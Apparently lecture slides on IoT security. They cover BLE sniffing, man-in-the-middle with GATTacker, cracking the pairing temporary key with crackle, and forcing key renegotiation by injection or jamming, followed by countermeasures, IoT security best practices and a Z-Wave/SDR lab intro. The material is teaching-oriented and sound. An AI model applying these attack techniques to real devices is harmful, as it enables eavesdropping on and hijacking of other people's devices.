>> Write:  0d583700447b98d61f6ec3340bdfbab8 -> 0d583701447b98d61f6ec3340bdfbab8 : 123456 ( 4V)
<< Read:   0d583700447b98d61f6ec3340bdfbab8 -> 0d583711447b98d61f6ec3340bdfbab8 : 01 ( )
<< Read:   0d583700447b98d61f6ec3340bdfbab8 -> 0d583708447b98d61f6ec3340bdfbab8 : 06 ( )
<< Read:   1803 (Link Loss) -> 2a06 (Alert Level ) : 00 ( )
>> Write:  1802 (Immediate Alert) -> 2a06 (Alert Level ) : 01 ( )
```

- Active interception
  - Attacker invoked connections with the device and the mobile application, and relays messages between them: Man in the middle (MiTM)
- Attacks on pairing
  - Attack the pairing process to guess the Long Term key

BLE security

- Encryption
  - → Provided by link layer
  - → Encrypts and MACs PDU
  - → AES-CCM



- Random MAC address
  - Prevent tracking by changing the MAC of the device on a frequent basis.
- Whitelisting
  - Create a whitelist of accepted devices' MAC addresses.

BLE encryption

- Pairing (once, in a secure environment)
  - JustWorks (R) – most common, devices without display cannot implement other
  - 6-digit PIN – if the device has a display
  - Out of band – not yet spotted in the wild
- *"Just Works and Passkey Entry do not provide any passive eavesdropping protection"*
- Establish Long Term Key, and store it to secure future communication ("bonding")

Mike Ryan, https://www.lacklustre.net/bluetooth/


BLE encryption in practice

- 8 of 10 tested devices do not implement BLE-layer encryption
- "Forget" to do it, or do not consider clear-text transmission a problem
- The pairing is in OS level, mobile application does not have full control over it
- It is troublesome to manage with requirements for:
  - Multiple users/application instances per device
  - Access sharing
  - Cloud backup
  - Public access devices (e.g. cash register)
- Other hardware/software/UX problems with pairing

→ Exception: Some vendors implement their own security on top of GATT

BLE security in practice

- Security in "application" layer (GATT)
- Various authentication schemes
  - Static password/key
  - Challenge-response (most common)
  - PKI
- Own crypto, based usually on AES
- No single standard, library, protocol



BLE encryption: key exchange

- BLE uses AES-CCM: no known practical attacks
- Master and slave establish a shared secret known as Long Term Key (LTK)
- Could be reused for future sessions
- Master and slave select a temporary key (TK), 128 bits AES key

  → TK → STK

  → STK → LTK

  → LTK → Session keys

- The TK is used to compute a “confirm” value: all used values for its computation are in plaintext over the air.
- After that the master and slave, compute a short-term key (STK), and finally an LTK.
- The STK exchange messages are encrypted using the TK

Cracking the TK

https://github.com/mikeryan/crackle

- Brute force algorithm to guess TK
  - Calculate the confirm for every possible TK value between 0 and 999 999
  - Find the TK whose confirm matches the values exchanged over the air.

```
                confirm
                   =
AES(TK, AES(TK, rand XOR p1) XOR p2)
```

```
GREEN = we have it
  RED = we want it
```

TK: integer between 0 and 999,999

Just Works™: always 0!

With crackle: Time to crack < 1 second


Reference: Mike Ryan, Bluetooth: With Low Energy comes Low Security, USENIX WOOT, 2013

Cracking the TK: mitigations


- If the master and slave established the LTK key they need not re-establish a key
- But we can forces a key renegotiation by injecting a specific link layer message (LL_REJECT_IND)
- Each encrypted session uses a session-specific nonce exchanged at the beginning of the session
- Therefore even if the LTK is known, if the session initialization is not captured the conversation cannot be decrypted.
- We can jam the connection, which forces the master and slave to reconnect and re-establish a secure session, allowing us to sniff the nonce.

MiTM BLE attack

- Typical connection flow




- MiTM



MiTM attack tool: GATTacker

- Open source: https://github.com/securing/gattacker
- Node.js, websockets

[Jasek et al, GATTacking bluetooth smart devices, Blackhat USA 2016]



Counter-measures

- Use the BLE security features
  - Encryption, bonding, MAC randomization
  - Do not allow to bond automatically
  - Detect MITM, warn the user
- Your own mechanisms
  - Do not implement static passwords
  - Design with active interception possibility in mind
- Beware excessive services, misconfiguration
- Prepare fallback for Denial of Service
- …

Summary: IoT security considerations and best practices

Securing IoT

- Incorporate security at the design phase
  - Building security in at the design phase reduces potential disruptions and avoids the much more difficult and expensive endeavor of attempting to add security to products after they have been developed and deployed.
- Security updates and vulnerability management
  - Vulnerabilities may be discovered in products after they have been deployed
- Prioritize security measure according to potential impact
  - Risk models differ substantially across the IoT ecosystem. For example, industrial consumers (such as nuclear reactor owners and operators) will have different considerations than a retail consumer.
- Connect carefully and deliberately
  - IoT consumers can also help contain the potential threats posed by network connectivity by connecting carefully and deliberately, and weighing the risks of a potential breach or failure of an IoT device against the costs of limiting connectivity to the Internet.

Incorporate security at the design phase

- **Enable security by default** through unique, hard to crack default user names and passwords. User names and passwords for IoT devices supplied by the manufacturer are often never changed by the user and are easily cracked. Botnets operate by continuously scanning for IoT devices that are protected by known factory default user names and passwords.
- Build the device using the most **recent operating system** that is technically viable and economically feasible. Many IoT devices use Linux operating systems, but may not use the most up-to-date operating system.
- Use **hardware that incorporates security features** to strengthen the protection and integrity of the device. For example, use computer chips that integrate security at the transistor level, embedded in the processor, and provide encryption and anonymity.
- **Design with system and operational disruption in mind**

Security Updates and Vulnerability Management

- Patches would be applied automatically and leverage cryptographic integrity and authenticity protections to more quickly address vulnerabilities.
- Consider **coordinating software updates among third-party** vendors to address vulnerabilities and security improvements to ensure consumer devices have the complete set of current protections.
- Develop automated mechanisms for addressing vulnerabilities
- Develop a policy regarding the **coordinated disclosure of vulnerabilities**, including associated security practices to address identified vulnerabilities.
- Develop an end-of-life strategy for IoT products

Prioritize Security Measures According to Potential Impact

- Know a device's **intended use and environment**, where possible. This awareness helps developers and manufacturers consider the technical characteristics of the IoT device, how the device may operate, and the security measures that may be necessary
- Perform a **"red-teaming" exercise**, where developers actively try to bypass the security measures needed at the application, network, data, or physical layers
- **Identify and authenticate the devices connected to the network**, especially for industrial consumers and business networks.

Connect Carefully and Deliberately


- **Advise IoT consumers on the intended purpose of any network connections**. Direct internet connections may not be needed to operate critical functions of an IoT device, particularly in the industrial setting
- **Make intentional connections**. There are instances when it is in the consumer's interest not to connect directly to the Internet, but instead to a local network that can aggregate and evaluate any critical information
- Build in controls to allow manufacturers, service providers, and consumers to disable network connections or specific ports when needed or desired to enable **selective connectivity**

Reading material

- Bruce Schneier: security and the Internet of Things: https://www.schneier.com/blog/archives/2017/02/security_and_th.html
- Strategic principles for securing the Internet of Things, U.S Department of Homeland Security, November, 2015
- Yuchen Yang, Longfei Wu, Guisheng Yin, Lijie Li, and Hongbin Zhao, *A Survey on Security and Privacy Issues in Internet-of-Things*, IEEE INTERNET OF THINGS JOURNAL, 2017


Lab session 1:
Z-wave protocol analysis

Z-wave messages capture and analysis



Open Z-Wave


- http://www.openzwave.com/
- Open source programming library for Z-Wave PC controllers
- Control panel for Z-wave devices



SDR boards


- Software Defined Radio: a radio communication system where the signal-capturing components are software-configurable and the signal-processing components are software-implemented
- Examples: HackRF, bladeRF, USRP2
- Full-duplex, dual-channel and they offer large radio spectrum capabilities as well as a great amount of bandwidth

Ettus USRP B210



GNU Radio

- GNU Radio is a framework
  - Click and play GUI (GNU Radio companion)
  - Gr-modtool to help extend it
  - Python and C++
  - Supports a lot of SDR

